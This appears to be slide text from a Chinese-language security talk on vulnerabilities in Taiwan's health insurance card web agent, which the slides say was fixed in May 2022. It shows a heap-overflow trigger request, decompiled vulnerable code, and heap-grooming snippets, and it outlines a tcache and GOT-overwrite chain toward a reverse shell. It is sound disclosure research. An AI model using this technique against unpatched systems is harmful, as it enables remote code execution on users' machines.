

當健保卡元件成為駭客 的任意門

 CYCRAFT

前言

- > 感謝健保署與廠商積極修復
- > 此漏洞已於 2022/05 修復完成

Outline

- > 健保卡元件架構
- > Vulnerabilities
- > RCE on Linux
- > About Windows
- > 回報與修補過程

Whoami

- > 林宇翔 – lys0829
- > 陽明交通大學資工系
- > 奧義智慧科技的實習生
- > TSJ、BambooFox 戰隊成員
- > 曾任 SITCON、教育部資安人才培育計畫
課程講師





前情提要

某天...



Elements Console Recorder Performance insights Lighthouse Sources Network Performance Application

Filter ☐ Invert ☐ Hide data URLs All Fetch/XHR JS CSS Img Media Font Doc WS Wasm Manifest Other ☐ Has blocks

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:7777	0.0.0.0:*	LISTEN	93/mLNIICC

Name ☐ echo

Headers Messages Initiator Timing

General

Request URL: **wss://localhost:7777/echo**

Request Method: GET

Status Code: 101 Switching Protocols

健保卡驗證

> 口罩實名制

> 健康存摺

> MyData

> 線上報稅

>

The screenshot shows the eTai Portal, Ministry of Finance, with a search bar and navigation menu. The main content area is titled "健保卡憑證登入" (Health Insurance Card Certificate Login). It contains three input fields: "請輸入身分證號" (Please enter ID number), "請輸入健保卡網路服務註冊密碼" (Please enter HIC network service registration password), and "請輸入驗證碼 (不分大小寫)" (Please enter verification code). Below the fields is a "登入" (Login) button. A "注意事項" (Notes) section lists three points: 1. MAC OS版本最低需求為10.15以上。 2. 需使用健保卡與讀卡機。 3. 使用前，請先完成健保卡註冊、瀏覽器設定及安裝必要元件等程序，相關資訊及指定方式請連結至 健保卡網路服務註冊網站查詢，並依照健保卡網路註冊網站上所提供的「電腦環境說明」完成電腦環境檢測及設定。

The screenshot shows the eMask 口罩預購系統 (eMask Mask Pre-purchase System) with two main login options: "健保卡 + 註冊密碼" (HIC + Registration Password) and "自然人憑證" (Natural Person Certificate). Each option has a "請輸入" (Please enter) field and a "用此方式登入系統" (Use this method to log in to the system) button. The page also includes a "線上登錄作業" (Online registration operation) link and a "如何取得健保卡?" (How to get HIC?) link.

The screenshot shows the MyData (MyData) portal with a "身分驗證" (Identity Verification) section. It includes a "請輸入您的健保卡，並輸入註冊密碼" (Please enter your HIC and registration password) field and a "請輸入您的註冊密碼" (Please enter your registration password) field. Below these fields is a "確認" (Confirm) button. The page also includes a "如何取得健保卡?" (How to get HIC?) link and a "如何取得自然人憑證?" (How to get Natural Person Certificate?) link.

回顧一下

> 2020 HITCON - 晶片卡 Agent 逆向工程與重製：以健保卡為例



2020 InnDY 在演講的最後






健保卡網路服務元件

健保卡網路服務元件

- > 瀏覽器沒辦法直接操作讀卡機
- > 必須透過在系統的 Agent 操作讀卡機
- > Agent 與瀏覽器間使用 HTTPS 通訊
- > Agent 通常使用 7777 Port




程式架構

Listen 7777

dllWebSocketServerEx

Multithread





Vulnerabilities

Vulnerabilities

- > Listen at 0.0.0.0
- > Race Condition
- > Heap Overflow

Listen at 0.0.0.0

- > 服務 Listen 在 0.0.0.0
- > 可以透過該主機的任何 IP 存取

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:7777	0.0.0.0:*	LISTEN	93/mLNIHICC

Race Condition

Listen 7777

dllWebSocketServerEx

client_worker

HTTP Header 不完整

SSL_read

Multithread

```
char buffer[65536];
int client_worker()
{
    //...
    SSL_read(..., buffer, ...);
    ws_parse_handshake(buffer, ..., ...);
    //...
}
```

Heap Overflow

> GET /echo HTTP/1.1

```
space1 = strchr(a1, ' ');
if ( !space1 )
    return 0LL;
v11 = space1 + 1;
space2 = strchr(v11, ' ');
if ( !space2 )
    return 0LL;
if ( a3->resource )
{
    free(a3->resource);
    a3->resource = 0LL;
}
a3->resource = (char *)malloc(space2 - v11 + 1);
if ( !a3->resource )
    __assert_fail("hs->resource", "./websocket/websocket.c", 0x96u, "ws_parse_handshake");
if ( (unsigned int)__isoc99_sscanf(a1, "GET %s HTTP/1.1\r\n", a3->resource) != 1 )
    return 0LL;
```

Heap Overflow

>GET \n\n\n\n\n\n\naaaaaaaaaaaaaaaaaaaaaaaaaaaaa HTTP/1.1

```
space1 = strchr(a1, ' ');
if ( !space1 )
    return 0LL;
v11 = space1 + 1;
space2 = strchr(v11, ' ');
if ( !space2 )
    return 0LL;
if ( a3->resource )
{
    free(a3->resource);
    a3->resource = 0LL;
}
a3->resource = (char *)malloc(space2 - v11 + 1);
if ( !a3->resource )
    __assert_fail("hs->resource", "./websocket/websocket.c", 0x96u, "ws_parse_handshake");
if ( (unsigned int)__isoc99_sscanf(a1, "GET %s HTTP/1.1\r\n", a3->resource) != 1 )
    return 0LL;
```



Exploit

Credit to kruztw

Exploit

- > Heap Overflow to RCE (on Linux)
- > About Windows

Environment

> ubuntu 20.04

> glibc 2.31

Arch:	amd64-64-little
RELRO:	Partial RELRO
Stack:	Canary found
NX:	NX enabled
PIE:	No PIE (0x4000000)

Exploit 流程

- > 利用 Tcache 做到任意寫入
- > Leak libc base
- > Overwrite __free_hook or GOT
- > Reverse Shell

一些問題

- > 服務很脆弱
 - > Multithread => 一個 thread crash，整個服務下線
 - > 不會自動重啟 => 只有一次機會
- > 流量經過 SSL 加密 => 必須靠 SSL_Write 才能讀取資訊
- > 在 Heap 上幾乎沒辦法寫 NULL Bytes
- > 每次連線 Heap 狀態不確定

Write NULL byte to Heap

- > 寫入 Heap 的資料會被 NULL byte 截斷
- > Host: aaa\x00bbb\r\n
- > 可以靠最後補 NULL byte 的動作寫入 NULL byte

```
char *__fastcall get_upto_linefeed(const char *a1)
{
    unsigned __int8 v1; // a1
    unsigned __int8 v3; // [rsp+17h] [rbp-9h]
    char *dest; // [rsp+18h] [rbp-8h]

    v1 = (unsigned __int8)strstr(a1, rn);
    v3 = v1 - (_BYTE)a1 + 1;
    if ( v1 - (_BYTE)a1 == 0xFF )
        __assert_fail(...);
    dest = (char *)malloc(v3);
    if ( !dest )
        __assert_fail(...);
    memcpy(dest, a1, v3 - 1);
    dest[v3 - 1] = 0;
    return dest;
}
```

Write NULL byte to Heap



每次連線 Heap 狀態不確定

- > 每次連線都會開新的 thread
- > 每個 thread 會有獨立的 Heap
- > thread 結束後 Heap 會被回收
- > 新的 thread 會從已回收的 Heap 中拿來用，**沒有可用的就建立新**

Heap

拿到一個確定的 Heap


- > 同時建立很多連線，把舊的 Heap 拿完
- > 後面建立的連線就可以拿到乾淨的 Heap

```
for i in range(10):  
    r = remote(ip,port,ssl=True)
```

```
r1 = remote(ip,port,ssl=True)  
r2 = remote(ip,port,ssl=True)  
r3 = remote(ip,port,ssl=True)
```

r1 r2 r3 Heap 會長的一樣

拿到一個確定的 Heap



Leak Libc Base Address

- > 必須透過 `SSL_Write` 來印出存有 Libc Address 的 Buffer
- > 可以利用 `ws_get_handshake_answer`

利用 ws_get_handshake_answer

> 將 strcmp 換成 strstr

```
int client_worker()
{
    ...
    if ( !strcmp(req.resource, "/echo") )
    {
        ...
        ws_get_handshake_answer(&req, ...);
        ...
    }
    ...
}
```

利用 ws_get_handshake_answer

```
if ( !memcmp(input, "Host: ", 6uLL) ){  
    input += 6;  
    if ( req->Header_Host ){  
        free(req->Header_Host);  
        req->Header_Host = 0LL;  
    }  
    req->Header_Host = (char *)get_upto_linefeed(input);  
}
```

```
struct HTTPRequest  
{  
    char *resource;  
    char *Header_Host;  
    char *Header_Origin;  
    char *Header_SetWebSocketProtocol;  
    char *Header_SetWebSocketKey1;  
    char *Header_SetWebSocketKey2;  
    void *field_30;  
};
```

```
sprintf(out_frame,  
    "HTTP/1.1 101 WebSocket Protocol Handshake\r\n"  
    "Upgrade: WebSocket\r\n"  
    "Connection: Upgrade\r\n"  
    "Sec-WebSocket-Origin: %s\r\n"  
    "Sec-WebSocket-Location: wss://%s%s\r\n",  
    req->Header_Origin,  
    req->Header_Host,  
    req->resource);
```

Client
HTTP Response

SSL_Write

Leak 哪個 GOT

> 複習一下 get_upto_linefeed


	UUUUUUUUU
"AAA"	AAA\x00UUUUU
"A"	A\x00UUUUUUU
""	\x00UUUUUUUU

```
char *__fastcall get_upto_linefeed(const char *a1)
{
    unsigned __int8 v1; // a1
    unsigned __int8 v3; // [rsp+17h] [rbp-9h]
    char *dest; // [rsp+18h] [rbp-8h]

    v1 = (unsigned __int8)strstr(a1, rn);
    v3 = v1 - (_BYTE)a1 + 1;
    if ( v1 - (_BYTE)a1 == 0xFF )
        __assert_fail(...);
    dest = (char *)malloc(v3);
    if ( !dest )
        __assert_fail(...);
    memcpy(dest, a1, v3 - 1);
    dest[v3 - 1] = 0;
    return dest;
}
```

Leak 哪個 GOT

> Library Function 第一次被呼叫




1. 可以蓋成其他已知的 3 byte address

1. 還不知道任何長度是 6 byte 的 address
2. 只能寫一個 NULL byte，寫入 3 byte 的 address 會殘留 0x7fab (0x7fab00xxxxxx)

Leak 哪個 GOT

- > 找一個在 `get_upto_linefeed` 前沒被 call 過，並且在 `ws_get_handshake_answer sprintf` 前會被 call 的 Function
- > 這邊找到 `__ctype_b_loc` 符合這個條件



Leak 哪個 GOT

- > 找一個在 `get_upto_linefeed` 前沒被 `call` 過，並且在 `ws_get_handshake_answer sprintf` 前會被 `call` 的 Function
- > 這邊找到 `__ctype_b_loc` 符合這個條件



整理一下流程

- > 在一次的 Request 中需要完成 **2 次任意 malloc**
 - > 將 strcmp 改成 strstr (Overwrite GOT)
 - > 讓其中一個 header buffer 拿到 __ctype_b_loc
 - > 從 Response 的 header 拿 Leak 出來的 Address

Heap Exploit

- > 要堆 Heap 需要重複以下幾個操作
 - > malloc
 - > read
 - > free

Heap Exploit

```
1 GET aaaaaaaa HTTP/1.1
2 Host: abcdefg
3 Origin: eubwvorvb
4 Host: rinboeitb
5 Host: aaaaaaaaaaaaaa
```

```
1 malloc(0x0)
2 malloc(7)
3 malloc(9)
4 free(); malloc(9)
5 free(); malloc(14)
```

```
int ws_get_handshake_answer(&req){
    while ( 1 )
    {
        input = strstr(input, rn) + 2;
        if ( input >= v9 || *input == '\r' || input[1] == '\n' )
            break;
        if ( !memcmp(input, "Host: ", 6uLL) ){
            input += 6;
            if ( req->Header_Host ){
                free(req->Header_Host);
                req->Header_Host = 0LL;
            }
            req->Header_Host = (char *)get_upto_linefeed(input);
        }
        else if ( !memcmp(input, "Origin: ", 8uLL) ){...}
        else if ( !memcmp(input, "Sec-WebSocket-Protocol: ", 0x18uLL) ){...}
        else if ( !memcmp(input, "Sec-WebSocket-Key1: ", 0x14uLL) ){...}
        else if ( !memcmp(input, "Sec-WebSocket-Key2: ", 0x14uLL) ){...}
        else if ( !memcmp(input, "Connection: Upgrade", 0x13uLL) ){...}
        else if ( !memcmp(input, "Upgrade: WebSocket", 0x12uLL) ){...}
    }
}
```

Tcache


- > Glibc 2.27 加入的新機制
- > 為了效能，少了很多檢查
- > 直接修改 fd 拿到任意位置的 chunk
- > malloc 時不會檢查 chunk size

malloc(0x20)


- > 目標是從 0x20 的 chunk 任意 malloc 2 次
- > get_upto_linefeed 是根據要寫入的資料算出 malloc size
- > 只是要寫入一個 address，所以資料長度一定 < 0x20



Tcache: 0x40

